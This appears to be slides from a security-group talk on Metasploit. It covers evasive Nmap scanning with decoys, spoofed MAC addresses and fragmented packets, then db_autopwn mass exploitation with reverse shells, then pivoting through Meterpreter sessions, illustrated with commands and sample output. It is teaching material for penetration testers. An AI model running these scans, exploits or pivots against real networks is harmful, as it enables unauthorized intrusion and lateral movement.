METASPLOIT SCANNING & PIVOTING

pwrcycle ▶ cafecode.com/metasploit

I. /whois pwrcycle

a. twitter.com/pwrcycle

b. irc.freenode.net: #offsec @#incith #securityjustice #openwrt #perl #egghelp ##part-time-scientists #irssi #SEunited

c. irc.efnet.org: +#nanog


d. For the last 3 years I’ve been Security Operations Engineer for DDoS attacks at Prolexic.com. Some previous employeers include GlobalCenter, Charles Schwab, & MCI. I’m a CEH, Certified Ethical Hacker v6.

II. Topic intro

a. port scanning with Nmap

b. db_autopwn

c. pivioting & autopiviot



Footprinting

Scanning

Enumeration

Gaining Access

Escalation

Back Doors

Pivoting

III. Port Scanning

```
sudo nmap --spoof-mac Apple --traceroute --data-length 9 \
-f -D 192.168.200.200,RND:5,ME -v -n -O -sS -sV \
-oA /home/pwrcycle/metasploit/192.168.1.1 --log-errors \
-append-output -p T:1-1024,1433,2222,2249,7778,8080,9999 \
--randomize-hosts 192.168.1.1 192.168.1.2
```

a) Nmap switches

--spoof-mac spoof Mac address of scans
--traceroute: Trace hop path to each host
-sS stealth SYN scan
--data-length <num> Append random data to sent packets
-f fragment packets into 8byte segments
-D decoy IP addresses
-v Increase verbosity level (use twice for more effect)
-n No DNS resolution
-O OS detection

III. Port Scanning (continued)

```
sudo nmap --spoof-mac Apple --traceroute --data-length 9 \
-f -D 192.168.200.200,RND:5,ME -v -n -O -sS -sV \
-oA /home/pwrcycle/metasploit/192.168.1.1 --log-errors \
-append-output -p T:1-1024,1433,2222,2249,7778,8080,9999 \
--randomize-hosts 192.168.1.1 192.168.1.2
```

a) Nmap switches (continued)

-sS TCP SYN stealth scan
-sV version scan
-oA Output scan results in normal, XML, and grepable formats.
--log-errors
-append-output
-p ports (T: tcp scan only)
--randomize-hosts Randomize the targets if more than 1.

III. Port Scanning (continued)

b. db_import_nmap_xml *filename*

1) imports only hosts & ports/services

2) doesn't import traceroute

3) some extra info saved in db_notes

4) Metasploit can only imports XML output

OR

III. Port Scanning (continued)

OR

c.
```
db_nmap --spoof-mac Apple --traceroute --data-length 9 \
-f -D 192.168.200.200,RND:5,ME -v -n -O -sS -sV --log-errors \
-p T:1-1024,1433,2222,2249,7778,8080,9999 \
--randomize-hosts 192.168.1.1, 192.168.1.2
```

1) saves only hosts & ports/services

2) doesn't save traceroute

3) no extra info saved in db_notes

IV. db_autopwn

a. db_driver sqlite3
entire DB will be saved in your Metasploit directory in sqlite3

b. db_create ./ISSA-Louisville.db

OR

b. db_connect ./ISSA-Louisville.db
if you are returning to the info

c. db_import_nmap_xml ./filename

IV. db_autopwn (continued)

d. db_hosts

1) db_hosts displays all hosts in the database

2) db_hosts 192.168.1.1 displays only info for 192.168.1.1

3) db_hosts -h

```
-a <addr1,addr2> Search for a list of addresses
-c <col1,col2> Only show the given columns
-h,--help Show this help information
-u,--up Only show hosts which are up

Available columns: address, address6, arch, comm,
comments, created_at, info, mac, name, os_flavor, os_lang,
os_name, os_sp, purpose, state, updated_at
```

IV. db_autopwn (continued)

e. db_services

1) db_services displays all port info in the database

2) db_services 192.168.1.1 dispalys only port info for 192.168.1.1

3) db_services -h

```
-a <addr1,addr2> Search for a list of addresses
-c <col1,col2> Only show the given columns
-h,--help Show this help information
-n <name1,name2> Search for a list of service names
-p <port1,port2> Search for a list of ports
-r <protocol> Only show [tcp|udp] services
-u,--up Only show services which are up

Available columns: created_at, info, name, port, proto,
state, updated_at
```

IV. db_autopwn (continued)

f.
```
msf > db_autopwn -p -t -r -e -l 192.168.1.1 -X 192.168.1.10
```

-p Select modules based on open ports
-t Show all matching exploit modules
-e Launch exploits against all matched targets
-r Use a reverse connect shell
-l [range] Only exploit hosts inside this range
-X [range] Always exclude hosts inside this range

V. pivoting + autopivot

a. pivoting

```
1. meterpreter > run get_local_subnets
   Local subnet: 10.1.1.0/255.255.255.0

2. meterpreter > background

3. msf > route add 10.1.1.0 255.255.255.0 1

4. msf > route print
```

```
Active Routing Table
======================================
Subnet          Netmask            Gateway
10.1.1.0        255.255.255.0      Session 1
```

V. pivoting + autopivot (continued)

b. autopivot

1. Tuesday, February 9, 2010 egypt post from BlackhatDC presentation “Automatically Routing Through New Subnets” http://blog.metasploit.com/2010/02/automatically-routing-through-new.html

2. msf > load auto_add_route

```
[*] Successfully loaded plugin: auto_add_route
```

3. msf > exploit

```
[*] Started reverse handler on 10.1.1.1:4444
...
[*] Meterpreter session 1 opened (10.1.1.1:4444 -> 10.1.1.128:1239)
[*] AutoAddRoute: Routing new subnet 10.1.1.0/255.255.255.0
    through session 1
```

V. pivoting + autopivot (continued)

b. autopivot

4. meterpreter > background

5. msf > route print

```
Active Routing Table
=====================================
Subnet          Netmask           Gateway
10.1.1.0        255.255.255.0     Session 1
```

VI. Recap of why the previous is important.

METASPLOIT SCANNING & PIVOTING

pwrcycle ▸ cafecode.com/metasploit